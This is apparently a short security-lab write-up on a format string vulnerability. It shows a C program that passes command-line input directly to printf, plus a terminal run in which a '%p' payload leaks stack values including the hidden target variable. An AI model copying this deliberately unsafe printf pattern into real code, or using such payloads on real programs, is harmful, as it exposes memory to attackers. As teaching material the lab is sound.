


## Lab : Format String Vulnerability Lab



```
main.c > vulnFn(char *)
1  #include <stdio.h>
3  #include <stdlib.h>
4
5  void vulnFn(char *string)
6  {
7      long long int target = 0x1b9b7b07585a72;
8      printf(string);
9  }
10
11 int main(int argc, char *argv[])
12 {
13     vulnFn(argv[1]);
14     return 0;
15 }

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS
$ \Format_String_Vuln>format_vln.exe "%p %p %p %p %p"
0000021c2e8a5df0 0000021c2e8a4ab0 00000000f9500011 0000000000000000 001b9b7b07585a72
```

Fig1 : Exploiting format string vuln in c code, resulting in to printing out the hex

In this code printf is used directly to print any user input which creates format string vulnerability in the code, resulting in printing out the target variable that contains hexadecimal value.